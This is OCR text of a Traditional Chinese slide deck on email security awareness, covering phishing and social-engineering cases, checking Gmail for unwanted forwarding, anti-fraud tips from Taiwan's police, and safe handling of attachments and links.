


Webmail環境設制(2)

電子郵件社交工程案例-培林的E-mail



電子郵件社交工程案例-培林的E-mail



外部電子郵件信箱

使用外部信箱安全建議

網路安全常識

▸自我防護行動守則 改 用 掃 灌 打

改 - 定期更改密碼，至少3-6個月更改一次，各網站會員設定不同密碼。 » 更改密碼

用 - 適當選用網路安全工具，使用正版作業系統，隨時更新安全修正檔。 » 立即啟用

掃 - 定期掃毒並持續更新防毒軟體，來路不明的信件或檔案勿點選。 » 立即掃毒

灌 - 持續中毒請立即重新格式化、重灌作業系統並檢查Webmail有無可疑轉出設定。

打 - 如仍有疑慮，請馬上聯絡網站客服或撥打165反詐騙專線。

▸網路交易安全防護法 三 不 二 留

不 - 不要貪小便宜。

不 - 不要私下交易。

不 - 不要聽信不明指示操作自動提款機。

留 - 留意網站信譽。

留 - 留意仿冒網站。

三不二留與宣導短片由刑事警察局提供

使用外部信箱安全建議


Yahoo!奇摩關心您的網路安全
• 被假頁面騙了！我的帳號有危險？！
• 有人假冒我的帳號賣東西騙錢。怎麼辦？
• 懷疑被詐欺？！買東西已經付款卻收不到貨。
KEY
狀況一
天呀~ 我竟然登入了假冒的登入頁面，我的帳號有危
若您發現或懷疑遇到假冒的登入頁面，請依照以下步驟指示，保障您的
警 提高警覺，請確認Yahoo!奇摩登入頁面。
改 若還能登入Yahoo!奇摩，請立即修改密碼 。
通 通知Yahoo!奇摩客服。
聽 聽從Yahoo!奇摩客服說明處理。

使用外部信箱安全檢測


Gmail - 設定 - Windows Internet Explorer
撰寫郵件
收件匣
星號標記
即時通訊
寄件備份
草稿
所有郵件
垃圾郵件
垃圾桶
通訊錄
Benny Lin
搜尋、新增或邀請
標籤
編輯標籤
邀請朋友
將 Gmail 介紹給：
傳送邀請
剩餘 50 個
預覽邀請
設定
一般 帳戶 標籤 篩選器 轉寄和 POP/IMAP 即時通訊 Web 剪輯 背景主題
轉寄：
停用轉寄
轉寄內收郵件的副本給 電子郵件地址 和 在收件匣保留 Gmail 的副本
提示：您也可以建立篩選器，只轉寄部份郵件。
POP 下載：
瞭解更多資訊
1. 狀態：針對 2007/5/16 起送達的所有郵件啟用 POP 功能
對現在起所收到的郵件啟用 POP 功能
停用 POP
2. 當郵件以 POP 存取後 在收件匣保留 Gmail 的副本
3. 設定電子郵件用戶端
設定指示
IMAP 存取：
(使用 IMAP 從其他用戶端存取 Gmail)
瞭解更多資訊
1. 狀態：已啟用 IMAP
啟用 IMAP
停用 IMAP
2. 設定電子郵件用戶端 (例如 Outlook、Thunderbird、iPhone)
設定指示
儲存變更 取消
檢查轉寄功能是否被開啟或是轉寄到自己不認識電子郵件帳號
完成
網際網路
100%

使用外部信箱安全檢測(續)

使用外部信箱安全檢測(續)

正確的危機意識與資安觀念

- 預防詐騙手法的攻擊
- 提高警覺，加強危機意識
- 不隨意開啟或下載郵件或軟體
- 定期做系統更新與資料備份的工作

防騙停看聽

停	安裝防毒軟體，確實更新病毒碼 關閉信件自動下載圖片及其他內容 以純文字模式開啟信件 取消信件預覽功能 設定過濾垃圾郵件機制
看	信件是否來自政府單位(gov.tw) 標題或內容是否與本身業務相關 其餘信件應視為圾垃郵件
聽	透過電話向對方確認信件真偽 透過電子郵件再次確認

傳送與接收電子郵件時

- 傳送郵件的考量
  - 請**勿在私人信件傳送**個人資訊
  - 公務用(xxx@mail.xyz.gov.tw) 與 個人E-Mail (xxx@ms1.hinet.net)信箱請分開使用(法律面 VS 防毒詐騙面)
  - 機密資料請使用加密或憑證選項
    - 公司發放的憑證
    - 內政部的自然人憑證
  - 寄件人請選擇用密件副本寄給收件人的信箱
- 接收郵件的考量
  - 關閉郵件預覽的功能
  - 謹慎開啟任何形式的附件(信任的人寄來的才可開)
- 留意郵件形式的病毒與網路釣魚手法

重點項目

- 請勿開啟任何陌生人所寄來的電子郵件。
- 就算是認識的人也請勿點選「超連結」。
- 開啟任何郵件的附件檔前，請記得「另存新檔」掃毒後再開啟。


THE
END